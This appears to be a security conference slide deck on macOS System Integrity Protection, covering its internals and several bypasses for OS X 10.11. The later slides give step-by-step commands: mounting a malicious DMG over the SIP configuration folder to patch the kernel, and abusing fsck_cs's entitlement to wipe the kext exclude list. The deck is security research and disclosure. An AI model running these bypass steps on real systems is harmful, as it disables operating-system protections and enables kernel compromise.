
How to read (binary) sandbox profiles?


sandboxed operation
nvram-delete
filter
(nvram-variable-regex "^csr-")
filter parameter
(csr CSR_ALLOW_DEVICE_CONFIGURATION)
(nvram-variable "boot-args")
deny (with report)
final decision
(nvram-variable "boot-note")

Yeah but now tell me about SIP …

SIP Sandbox by default a blacklist

- SIP's sandbox profile (platform_profile) by default allows everything
- therefore overall strategy is blacklisting of dangerous operations


sandbox decision graph for
default
extracted from platform_profile.OSX_10113.bin
default
allow

System Integrity Restrictions

- load only signed kernel extensions
- disallow debugging of restricted apps
- disallow modifications of protected areas on filesystem
- restricts use of dtrace
- disallow arbitrary modifications of nvram
- … other related restrictions
  (like disallowing unload of not whitelisted launchd services)

System Integrity Protection Configuration

- csrutil tool to enable/disable System Integrity Protection
- requires recovery mode boot to be fully usable
  - *csrutil enable [--without kext|fs|debug|dtrace|nvram] [--no-internal]*

```
$ csrutil
usage: csrutil <command>
Modify the System Integrity Protection configuration. All configuration changes apply to the entire machine.
Available commands:

    clear
        Clear the existing configuration. Only available in Recovery OS.
    disable
        Disable the protection on the machine. Only available in Recovery OS.
    enable
        Enable the protection on the machine. Only available in Recovery OS.
    status
        Display the current configuration.

    netboot
        add <address>
            Insert a new IPv4 address in the list of allowed NetBoot sources.
        list
            Print the list of allowed NetBoot sources.
        remove <address>
            Remove an IPv4 address from the list of allowed NetBoot sources.
```

System Integrity Protection Configuration

- System Integrity Protection internally controlled via nvram variables
  - `csr-active-config = bitmask of the enables/disabled protections`
  - `csr-data = variable to store netboot configuration`

- *csrutil* uses these nvram variables, too configure SIP
- these variables cannot be modified in non-recovery mode

System Integrity Protection Configuration Flags

```
csr-active-config nvram value

enable %10%00%00%00

disable %77%00%00%00

enable without kext %11%00%00%00
enable without nvram %50%00%00%00
enable without dtrace %30%00%00%00
enable without debug %14%00%00%00
enable without fs %12%00%00%00
```

```
/* Rootless configuration flags */
#define CSR_ALLOW_UNTRUSTED_KEXTS    (1 << 0)
#define CSR_ALLOW_UNRESTRICTED_FS    (1 << 1)
#define CSR_ALLOW_TASK_FOR_PID       (1 << 2)
#define CSR_ALLOW_KERNEL_DEBUGGER    (1 << 3)
#define CSR_ALLOW_APPLE_INTERNAL     (1 << 4)
#define CSR_ALLOW_UNRESTRICTED_DTRACE (1 << 5)
#define CSR_ALLOW_UNRESTRICTED_NVRAM  (1 << 6)
#define CSR_ALLOW_DEVICE_CONFIGURATION  (1 << 7)
```

System Integrity Protection User Space Integration

- user space tools and daemons can check SIP status via **csr_check()**
- internally this uses the ***csrctl*** syscall
- `int csrctl(uint32_t op, user_addr_t useraddr, user_addr_t usersize)`

```
/* Syscall flavors */
#define CSR_OP_CHECK 0
#define CSR_OP_GET_ACTIVE_CONFIG 1
#define CSR_OP_GET_PENDING_CONFIG 2
```

Load Only Signed Kernel Extensions

- not really new - was like that since Yosemite only different implementation
- signature check user space driven
- entitlement **com.apple.rootless.kext-management** makes the difference
- AppleKextExcludeList.kext controls whitelist / blacklist of kext

Load Only Signed Kernel Extensions (II)

- AppleKextExcludeList.kext’s **Info.plist** contains
  - whitelist of KEXT that get loaded without signature **OSKextSigExceptionHashList**
  - blacklist of KEXT that get not loaded although valid signed **OSKextExcludeList**
- important example of blacklisted extension is Apple’ own AppleHWAccess.kext that gives arbitrary r/w access to physical memory
- handling of exclusion is done in user-space **AND** kernel-space

File System Integrity Protection

- parts of the file system are protected against modifications
- can find a list of protected files at
  `/System/Library/Sandbox/rootless.conf`

```
                                ...
                                /Applications/Utilities/VoiceOver Utility.app
                                /Library/Preferences/SystemConfiguration/com.apple.Boot.plist
                                /System
*                               /System/Library/Caches
booter                          /System/Library/CoreServices
*                               /System/Library/CoreServices/Photo Library Migration Utility.app
                                /System/Library/CoreServices/RawCamera.bundle
*                               /System/Library/Extensions
                                /System/Library/Extensions/*
UpdateSettings                  /System/Library/LaunchDaemons/com.apple.UpdateSettings.plist
*                               /System/Library/Speech
*                               /System/Library/User Template
                                /bin
dyld                            /private/var/db/dyld
                                /sbin
                                /usr
*                               /usr/libexec/cups
*                               /usr/local
*                               /usr/share/man
# symlinks
                                /etc
                                /tmp
                                /var
```

File System Integrity Protection

- and a list of exceptions at
  `/System/Library/Sandbox/Compatibility.bundle/Contents/Resources/paths`


```
/System/Library/CFMSupport
/System/Library/CoreServices/Applications/Directory Utility.app/Contents/PlugIns/ADmitMac.daplug
/System/Library/CoreServices/CoreTypes.bundle/Contents/Library/iLifeSlideshowTypes.bundle
/System/Library/CoreServices/SecurityAgentPlugins/CentrifyPAM.bundle
/System/Library/CoreServices/SecurityAgentPlugins/CentrifySmartCard.bundle
/System/Library/CyborgRAT.kext
/System/Library/Extensions/IONetworkingFamily.kext/Contents/PlugIns/AppleRTL815XComposite109.kext
/System/Library/Extensions/IONetworkingFamily.kext/Contents/PlugIns/AppleRTL815XEthernet109.kext
/System/Library/Filesystems/DAVE
/System/Library/Filesystems/fusefs_txantfs.fs
/System/Library/Filesystems/ufsd_NTFS.fs
/System/Library/Fonts/encodings.dir
/System/Library/Fonts/fonts.dir
/System/Library/Fonts/fonts.list
/System/Library/Fonts/fonts.scale
/System/Library/HuaweiDataCardDriver.kext
/System/Library/LaunchAgents/com.paragon.NTFS.notify.plist
/System/Library/LaunchDaemons/com.absolute.rpcnet.plist
/System/Library/LaunchDaemons/com.intel.haxm.plist
/System/Library/LaunchDaemons/com.seagate.TBDecorator.plist
/System/Library/LaunchDaemons/de.novamedia.nmnetmgrd.plist
...
```


- list can be updated with **rootless_whitelist_push**() if right entitlement

File System Integrity Protection

- files in the protected areas can be modified if tools have special entitlements - e.g. **com.apple.rootless.install**
- on disk extended attribute **`com.apple.rootless`** to protect files
- security sensitive operations use **rootless_check_trusted**() if file is protected and not in the whitelist
- enforcement is done inside the sandbox by addition of new filters

File System Integrity Protection (as DOT)


sandbox decision graph for
file-write-data
extracted from platform_profile_1011_final
file-write-data
(rootless-disk-filter)
(process-name "OS X Installer")
(rootless-file-filter)
(rootless-file-filter)
deny (with no-sandbox)
deny (with report no-sandbox)
allow



System Integrity Protection Sandbox Filters

- SIP introduces new filters for sandbox profiles
  - `(csr %d)`
  - `(rootless-boot-device-filter)`
  - `(rootless-file-filter)`
  - `(rootless-disk-filter)`
  - `(rootless-proc-filter)`
- to understand what they do reverse engineering is required
- Sandbox extension has all the filters in its **_eval()** function

System Integrity Protection Sandbox Filters

- (csr %d)
  matches if specific SIP configuration bit is set
- (rootless-boot-device-filer)
  matches if SIP configuration forbids a boot device
- (rootless-proc-filter)
  matches if SIP forbids access to this process
  entitlement com.apple.system-task-ports overrides
- (rootless-file-filter)
  matches if access to file is forbidden by SIP
  evaluates xattr (com.apple.rootless), checks if process is considered an installer
  various entitlements like com.apple.rootless.internal-installer-equivalent, com.apple.rootless.storage.*
- (rootless-disk-filter)
  matches if access to disc is restricted by SIP
  override by entitlements like com.apple.rootless.internal-installer-equivalent,
  com.apple.rootless.restricted-block-devices

Protection of restricted processes

- processes marked as restricted get protected from debuggers
- restricted processes are those with
  - a __RESTRICT segment
  - with special flags in code signing information
  - or with special Apple entitlements
  - or if executed from protected filesystem areas

Protection of nvram

- because nvram controls SIP configuration and boot device access is limited
    - access to csr-.* is forbidden unless in recovery mode access controlled by entitlements
        - `com.apple.private.iokit.nvram-csr`
        - `com.apple.rootless.restricted-nvram-variables`
    - access to kernel boot arguments is whitelisted

Launch Daemon Protection

- **launchd** has a whitelist of launch daemons that can be removed


/System/Library/Sandbox/com.apple.xpc.launchd.rootless.plist

- others considered sensitive and cannot be removed
- also **task_set_special_port**() ensures that no one except launchd can hijack special ports

sandbox decision graph for

mach-host-special-port-set

extracted from platform_profile.OSX_10113.bin


mach-host-special-port-set
(host-special-port HOST_TELEMETRY_PORT)
(entitlement "com.apple.private.xpc.launchd.event-monitor")
(entitlement-boolean-compare true)
(process-attribute is-initproc)
allow
deny (with report no-sandbox)

Sinking the S\H/IP

Sinking the S\H/IP

Remember …

one of the assumptions was:

SIP because kernel exploitation is **too hard** for attacker

APIs that make kernel exploitation easier …

- **host_zone_info() / zprint**
    - output helps with kernel heap feng shui
    - **unfixed**

- **kas_info()**
    - gives kernel KASLR slide to root user
    - fixed in OS X 10.11.3

Boot Arguments that make exploitation easier

- SIP explicitly allows setting kernel boot arguments
- this includes boot arguments with security relevance / mitigations
    - -pmap_smep_disable
    - -pmap_smap_disable
    - wpkernel
    - dataconstro
    - kmapoff
    - …
- used to reboot into a kernel exploitation friendly environment

Kernel Debugger ?!!!

Kernel Debugger

- the internet believes that SIP stops kernel debugging from working
- however this is not true at all
- setting the **debug** boot-arg allows activation of the kernel debugger
- attacker with network access to machine in LAN can attach
- requires reboot and something to trigger the debugger after boot

Triggering Kernel Debugger

- before OS X 10.11.2
    - **host_reboot(*HOST_REBOOT_DEBUGGER*)** triggers debugger
- since OS X 10.11.2
    - any kernel crash only bug will trigger debugger
- and while at it - activating remote kernel crash dumps might leak interesting kernel only data to attacker

Abusing Kernel Debugger

- it should be obvious that a remote attacker attached to your kernel
- can easily disable SIP or steal kernel only data

Mount Malicious

Mount Malicious (I)

- in security updates for OS X 10.11.2 Apple mentions a union mount bug
- this was reported by an external party: MacDefender
- as usual Apple release announcements are very vague about bugs
- so not really sure if it is exactly this bug …

Mount Malicious (II)

- so what is the first thing you would try when there is a protected area on the filesystem that you are not allowed to modify?
- IMHO one of the first things one would try is to mount a different filesystem over these areas in order to trick code running on it
- apparently Apple security did not think so and needed an external party to find this problem

Create DMG and mount it …

```
mkdir evil

…

hdiutil create -srcfolder evil evil.dmg

hdiutil attach -mountpoint /System/Library/Sandbox/ evil.dmg
```

How to exploit? (I)

- create a malicious version of **rootless.conf**
    - disable protection of **/System/Library/Kernels/kernel**
- create an empty **com.apple.rootless.repair**
- create two DMGs one containing the malicious version of both files
- and one containing the original **rootless.conf**

How to exploit? (II)

- mount the malicious one over **/System/Library/Sandbox/**
- run **/usr/libexec/rootless-init -b**
- patch the kernel binary to disable SIP
- mount the clean DMG over **/System/Library/Sandbox/**
- run **/usr/libexec/rootless-init -b**
- run **touch /Library/Extensions;reboot**
- enjoy SIP disabled system

DEMO

Abuse of Entitlements

Abuse of Entitlements

- binaries with **entitlements are the new SUID binaries**
- it took **years to eradicate exploitable bugs** from SUID binaries
- so people tried hard to have as few of those as possible
- Apple has to harden **every single binary** they gave entitlements

Abuse of SIP Entitlements

- in context of SIP:
  - ➡ binaries with **com.apple.rootless.install** most dangerous

- so how hard is it to abuse this at the moment in OS X 10.11.4?

What about fsck_cs?

- the core storage fsck tool **fsck_cs** has **com.apple.rootless.install**
- one look into the manpage reveals there is an **-l** option

```
-l logfile  Reproduce all console output, as well as additional
            status and error messages, to the specified file.
```

- so unless hardened this will allow to append “garbage” to files in protected filesystem areas

What about fsck_cs?

```
bash-3.2# fsck_cs -l /bin/i_am_here
fsck_cs: specify CoreStorage device(s) to verify
bash-3.2# ls -la /bin/i_am_here
-rw-r--r--  1 root  wheel  0 Mar 20 10:51 /bin/i_am_here
```

Leveraging this?

- can we leverage this SIP file create/appending bypass vulnerability?
- file parsers by Apple often ignore garbage at end (of e.g. plists)
- did not come up with a way to abuse this except for file creation

- However … there is more …

Abuse of Entitlements via Kernel

- not only **SUID** binaries had to be hardened
- kernel had to be hardened to protect **SUIDs** from themselves
- here one of such protections
- of course a similar protection is required for binaries with SIP filesystem entitlements

```
/*
 * Radar 2261856; setuid security hole fix
 * XXX For setuid processes, attempt to ensure that
 * stdin, stdout, and stderr are already allocated.
 * We do not want userland to accidentally allocate
 * descriptors in this range which has implied meaning
 * to libc.
 */
for (i = 0; i < 3; i++) {

    if (p->p_fd->fd_ofiles[i] != NULL)
        continue;

    /*
     * Do the kernel equivalent of
     *
     *  if i == 0
     *      (void) open("/dev/null", O_RDONLY);
     *  else
     *      (void) open("/dev/null", O_WRONLY);
     */
```

Use fsck_cs again …

- the following example on the command line
  - closes file descriptor 1 prior to execution
  - makes **fsck_cs** open **/dev/diskX** (which can be a symbolic link)
  - output on stdout is redirected into that opened file

```
fsck_cs /dev/diskX 1>&-
```

Leveraging this?

- we can use a symbolic link to let **/dev/diskX** point anywhere
- this time the write happens to beginning of the file
- we can use that to destroy the content of e.g. **/System/Library/Extensions/AppleKextExcludeList.kext/Contents/Info.plist**
- after reboot there is no kext exclude list active anymore

➡ we can load **AppleHWAccess.kext** and write to physical memory

➡ Game Over for SIP

Single Tweet to disable Apple Kext Exclude List

Did I mention that the attack easily fits into a single tweet?

